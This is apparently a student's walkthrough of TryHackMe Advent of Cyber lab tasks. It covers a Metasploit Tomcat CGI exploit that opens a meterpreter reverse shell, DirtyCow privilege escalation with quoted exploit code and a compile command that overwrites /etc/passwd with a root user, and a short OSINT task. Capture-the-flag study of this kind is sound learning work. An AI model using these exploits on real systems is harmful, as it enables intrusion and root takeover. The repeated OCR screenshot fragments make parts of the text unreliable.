10.10.217.176:8080/cgi-bin/elfwhacker.bat

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Written by ElfMcEager for The Best Festival Company ~CMNatic

Current time: 01/07/2022 18:38:10.21

Debugging Information

Hostname: TBFC-WEb-01  
User: tbfc-web-01\elfmcskid

ELF WHACK COUNTER

Number of Elves whacked and sent back to work: 13299

(1211101120㉿kali)-[~] Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

msf6 > search 2019-0232

Written by ElfMcEager for The Best Festival Company ~CMNatic

Matching Modules

#	Name	Disclosure Date	Rank	Check
-	Debugging Information			
0	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Yes
	Apache Tomcat CGI Servlet enableCmdlineArguments Vulnerability			

Interact with a module by name or index. For example `info 0`, use `0` or use `exploit/windows/http/tomcat_cgi_cmdlineargs`

Number of Elves whacked and sent back to work: 13299

msf6 > run 0

[-] Unknown command: run

msf6 > use 0

[\*] No payload configured, defaulting to windows/meterpreter/reverse\_tcp

```

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost 10.18.34.240
lhost => 10.18.34.240
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhost 10.10.217.176
rhost => 10.10.217.176
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
bat
targeturi => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

  Name      Current Setting  Required  Description
  Proxies
  RHOSTS    10.10.217.176   yes       A proxy chain of format type:host:port
                                         [rt[,type:host:port]] ...
                                         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      8080            yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  SSLCert
  TARGETURI /cgi-bin/elfwhacker.bat  yes       The URI path to CGI script
  VHOST

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.18.34.240   yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0  Apache Tomcat 9.0 or prior for Windows

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.34.240:4444
[*] Running automatic check (*set AutoCheck false* to disable)
[*] The target is vulnerable.

```

```
meterpreter > shell
Process 1044 created.
Channel 1 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

01/07/2022  18:40    <DIR>        .
01/07/2022  18:40    <DIR>        ..
01/07/2022  18:40            73,802 actle.exe
19/11/2020  22:39            825 elfwhacker.bat
19/11/2020  23:06            27 flag1.txt
                           3 File(s)   74,654 bytes
                           2 Dir(s)  8,126,787,584 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

## Methodology/Conclusions:

Common Gateway Interface (CGI) is an interface specification that enables web servers to execute an external program, typically to process user requests. Such programs are often written in a scripting language and are commonly referred to as CGI scripts, but they may include compiled programs. A typical use case occurs when a web user submits a web form on a web page that uses CGI. The form's data is sent to the web server within an HTTP request with a URL denoting a CGI script. The web server then launches the CGI script in a new

computer process, passing the form data to it. The output of the CGI script, usually in the form of HTML, is returned by the script to the Web server, and the server relays it back to the browser as its response to the browser's request. In conclusion, CGI can be abused to acquire information regarding the web server.

## Day 13: Networking – Coal of Christmas

**Tools used:** Kali Linux, Firefox, Terminal


**Solution/walkthrough:**

### Question 1:

We start the machine and run the terminal using nmap

What old, deprecated protocol and service is running?

telnet



No answer needed

Question Done

What old, deprecated protocol and service is running?

telnet

Correct Answer

Initial Access

Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or **netcat** with syntax like this:

telnet 10.10.183.32 <PORT\_FROM\_NMAP\_SCAN>

What credential was left for you?

Answer Format: \*\*\*\*\* Submit Hint

Enumeration

Looks like you can slide right down the chimney! Log in and take a look around, enumerate a bit. You can view files and folders in the current directory with **ls**, change directories with **cd** and view the contents of files with **cat**.

Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close. [ ]

THM AttackBox 49m 43s

We enter the password

No answer needed

Question Done

What old, deprecated protocol and service is running?

telnet

Correct Answer

Initial Access

Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or **netcat** with syntax like this:

telnet 10.10.183.32 <PORT\_FROM\_NMAP\_SCAN>

What credential was left for you?

Answer Format: \*\*\*\*\* Submit Hint

Enumeration

Looks like you can slide right down the chimney! Log in and take a look around, enumerate a bit. You can view files and folders in the current directory with **ls**, change directories with **cd** and view the contents of files with **cat**.

Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close. [ ]

THM AttackBox 49m 09s

Question 2:

We try to use the same information (username and password) and finally that's works

What credential was left for you?

`clauschristmas`

[Correct Answer](#) [Hint](#)

## Enumeration

Looks like you can slide right down the chimney! Log in and take a look around, enumerate a bit. You can view files and folders in the current directory with `ls`, change directories with `cd` and view the contents of files with `cat`.

Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:

`cat /etc/*release`

`uname -a`

`cat /etc/issue`

There is a great list of commands you can run for enumeration here: <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

What distribution of Linux and version number is this server running?

Answer format: \*\*\*\*\* \*.\*.\*

[Submit](#)

Application Thu 30 Jun, 10:29 AttackBox IP:10.10.108.248  
root@ip-10-10-108-248:~

File Edit View Search Terminal Help

Username: santa  
Password: clauschristmas

We left you cookies and milk!

christmas login: santa  
Password:  
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2  
  \ /  
  -->\*<--  
  /o\  
  / \\_\  
  / \\_ \\_\  
  / \\_ \\_ \\_\  
  / \\_ \\_ \\_ \\_ \  
  / \\_ \\_ \\_ \\_ \\_ \  
  / \\_ \\_ \\_ \\_ \\_ \\_ \  
  / \\_ \\_ \\_ \\_ \\_ \\_ \\_ \  
  / \\_ \\_ \\_ \\_ \\_ \\_ \\_ \\_ \  
  / \\_ \\_ \\_ \\_ \\_ \\_ \\_ \\_ \\_ \  
  [\_\_\_]

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close. [ ]

THM AttackBox

47m 39s

Run cat cookies\_and\_milk.txt and the output

tryhackme.com/room/learncyberin25days

OCMS Sign-in Guruji's Articles - P... Portal e-Bayan... Readers Queries - TheSkyLive: The Sol... New Tab ezHASIL guruji tv - YouTube ജോളിടക്കലെ... ce-Prestasi...

cat /etc/issue

There is a great list of commands you can run for enumeration here: <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

What distribution of Linux and version number is this server running?

ubuntu 12.04

Correct Answer

This is a very *old* version of Linux! This may be vulnerable to some kernel exploits, that we could use to escalate our privileges.

Take a look at the cookies and milk that the server owners left for you. You can do this with the `cat` command as mentioned earlier.

cat cookies\_and\_milk.txt

Who got here first?

Answer format: \*\*\*\*\*

Submit Hint

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty Cow (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write

root@ip-10-10-108-248:~

```
File Edit View Search Terminal Help
exit(ret);
}

struct Userinfo user;
// set values, change as needed
user.username = "grinch";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";
}


*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
*****
```

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close. [ ]

THM AttackBox 44m 11s 5:33 PM 30/6/2022

Open the link and we open view exploit.



dirtycow-mem.c	./dirtycow-mem	libc-based root	/proc/self/mem
pokemon.c	./d file content	Read-only write	PTRACE_POKEDATA
dirtycow.cr	dirtycow --target --string --offset	Read-only write	/proc/self/mem
dirtycow0w.c	./dirtycow file content	Read-only write (Android)	/proc/self/mem
dirtycow.rb	use exploit/linux/local/dirtycow and run	SUID-based root	/proc/self/mem
Oxdeadbeef.c	./0xdeadbeef	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	./c0w suid	SUID-based root	/proc/self/mem
c0w.c	./c0w	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	./dirty_passwd_adjust_c0w	/etc/passwd based root	/proc/self/mem
mucow.c	./mucow destination < payload.exe	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	r2pm -i dirtycow	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	./main	SUID-based root	/proc/self/mem
dcow.cpp	./dcow	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	go run dirtyc0w.go -f=file -c=content	Read-only write	/proc/self/mem
dirty.c	./dirty	/etc/passwd based root	PTRACE_POKEDATA

### Question 3:

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

```

1 //
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability
3 // as a base and automatically generates a new passwd line.
4 // The user will be prompted for the new password when the binary is run,
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6 // and overwrites the root account with the generated line.
7 // After running the exploit you should be able to login with the newly
8 // created user.
9 //
10 // To use this exploit modify the user values according to your needs.
11 // The default is "Firefart".
12 //
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 //
16 // Compile with:
17 // gcc -pthread dirty.c -o dirty -lcrypt
18 //
19 // Then run the newly create binary by either doing:
20 // "./dirty" or "./dirty my-new-password"
21 //
22 // Afterwards, you can either "su firefart" or "ssh firefart@..."
23 //
24 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!

```

91) WhatsApp | Argumenta | Classwork fo... | PSP0201 T21 | TryHackMe | TryHackMe! | Dirty COW ( | dirtycow/dirt... | +

OCMS Sign-in | Guruj's Articles - P... | Portal e-Bayar... | Readers Queries -... | TheSkyLive: The Sol... | New Tab | ezHASIL | guruji tv - YouTube | സൗഖ്യാട്ടക്കമ്പി... | ne-Prestasi... |

91) WhatsApp | Argumenta | Classwork fo... | PSP0201 T21 | TryHackMe | TryHackMe! | Dirty COW ( | dirtycow/dirt... | +

OCMS Sign-in | Guruj's Articles - P... | Portal e-Bayar... | Readers Queries -... | TheSkyLive: The Sol... | New Tab | ezHASIL | guruji tv - YouTube | സൗഖ്യാട്ടക്കമ്പി... | ne-Prestasi... |

gcc -pthread dirty.c -o dirty -lcrypt

Correct Answer Hint

### Privilege Escalation

Run the commands to compile the exploit, and run it.

What "new" username was created, with the default operations of the real C source code?

Answer format: \*\*\*\*\*

Submit

Switch your user into that new user account, and hop over to the /root directory to own this server!

You can switch user accounts like so:

su <user\_to\_change\_to>

No answer needed

Completed

Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal for Christmas!

After you leave behind the coal, you can run tree | md5sum

What is the MD5 hash output?

Application Thu Jun 30 10:48:11 2024 | Dirty COW ( | dirtycow/dirt... | +

File Edit View Search Terminal Help

GNU nano 2.2.6 New Buffer Modified

```
        NULL);
ptrace(PTRACE_TRACEME);
kill(getpid(), SIGSTOP);
pthread_join(pth,NULL);
}

printf("Done! Check %s to see if the new user was created.\n", filename);
printf("You can log in with the username '%s' and the password '%s'.\n%s
user.username, plaintext_pw);
printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
backup_filename, filename);
return 0;
}
```

Get Help WriteOut Read File Prev Page Cut Text Cur Pos  
Exit Justify Where Is Next Page Uncut Text To Spell

Type here to search

THM AttackBox

28m 59s

30°C ENG 5:48 PM 30/06/2022

We enter the password

source code?

firefart

Correct Answer

Switch your user into that new user account, and hop over to the /root directory to own this server!

You can switch user accounts like so:

su <user\_to\_change\_to>

No answer needed

Completed

Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal For Christmas!

After you leave behind the coal, you can run tree | md5sum

What is the MD5 hash output?

Answer format: \*\*\*\*\*

Submit Hint

Task 16 [Day 14] OSINT Where's Rudolph?

Task 17 [Day 15] Scripting There's a Python in my stocking!

THM AttackBox 08m 10s

## We code the Christmas.sh

source code?

firefart

Correct Answer

Switch your user into that new user account, and hop over to the /root directory to own this server!

You can switch user accounts like so:

su <user\_to\_change\_to>

No answer needed

Completed

Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal For Christmas!

After you leave behind the coal, you can run tree | md5sum

What is the MD5 hash output?

Answer format: \*\*\*\*\*

Submit Hint

Task 16 [Day 14] OSINT Where's Rudolph?

Task 17 [Day 15] Scripting There's a Python in my stocking!

THM AttackBox 06m 34s

## Question 4:

We code tree | md5sum

own this server!

You can switch user accounts like so:

```
su <user_to_change_to>
```

No answer needed Completed

Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal for Christmas!

After you leave behind the coal, you can run tree | md5sum

What is the MD5 hash output?

7ccb8e6aa33c7e5949614f81c531c068 Submit Hint

Task 16 [Day 14] OSINT Where's Rudolph?

Task 17 [Day 15] Scripting There's a Python in my stocking!

Task 18 [Day 16] Scripting Help! Where is Santa?

Task 19 [Day 17] Reverse Engineering ReverseELFneering

THM AttackBox 00m 0:31s

Task 6 [Day 4] Web Exploitation Santa's watching

Task 7 [Day 5] Web Exploitation Someone stole Santa's gift list!

Task 8 [Day 6] Web Exploitation Be careful with what you wish on a Christmas night

Task 9 [Day 7] Networking The Grinch Really Did Steal Christmas

Task 10 [Day 8] Networking What's Under the Christmas Tree?

Task 11 [Day 9] Networking Anyone can be Santa!

Task 12 [Day 10] Networking Don't be sElfish!

Task 13 [Day 11] Networking The Rogue Gnome

Task 14 [Day 12] Networking Ready, set, elf.

THM AttackBox 00m 0:31s

## Methodology:

We'll start by scanning the machine. Ls displays files and folders in the current directory; cd changes directories; and cat displays file contents. Use telnet to


attempt to log in to the device. As you can see, they were gracious enough to provide us with the login details. Santa is the username, while ClausChristmas is the password. We are trying to use the same information (username & passwd) for the ssh and its works. This cookies\_and\_milk.txt file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server. Compile the exploit using the commands, then execute it. Change your user's account to that new one, then navigate to the /root directory to take control of this server. After you leave behind the coal, you can run tree | md5sum.

## Day 14: OSINT - Where's Rudolph?

**Tools used:** Kali Linux, Firefox, Twitter, Reddit

### **Solution/Walkthrough:**


#### Question 1 & Question 2:



The screenshot shows a Firefox browser window with multiple tabs open. The active tab is a Reddit user profile for 'GuideTheClaus2020'. The profile shows a small cartoon reindeer icon, the user's name, their karma (36), and a 'Follow' button. Below the profile is a 'Trophy Case' section with one entry: 'One-Year Club'. The main content area of the page lists several comments made by the user. One comment discusses Twitter, mentioning 'Ouch. Some days I love Twitter. Some days, it's just...lol.' Another comment discusses the Chicago Public Library, stating 'Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more.' A third comment is a fun fact: 'Fun fact: I was actually born in Chicago and my creator's name was Robert.' The browser's address bar shows the URL as <https://www.reddit.com/user/GuideTheClaus2020/comments/>. The status bar at the bottom right of the browser window shows the time as 4:54.

From this reddit page of Rudolf we can find the information that we need such as the link address of the page and the place where Rudolf was born.


### Question 3:



The screenshot shows a Google search results page with the query 'Rudolph the red nosed reindeer robert'. The results include a sidebar for 'Ads - Shop rudolph the red nosed reindeer robert' with links to Google Play and Book Depository. Below the sidebar is a 'Videos' section with three YouTube video thumbnails. The main search results are on the right, showing a book titled 'Rudolph the Red-Nosed Reindeer' by Robert L. May. The book has a preview, a rating of 4.35 on Goodreads, and a 'Rate and review' section. The page also includes a 'Did you like this book?' section and a 'What did you think of this book?' poll.

By searching ‘Rudolf the Red Nose Reindeer’ we can find the information about the creator of the Rudolf character itself .


### Question 4:



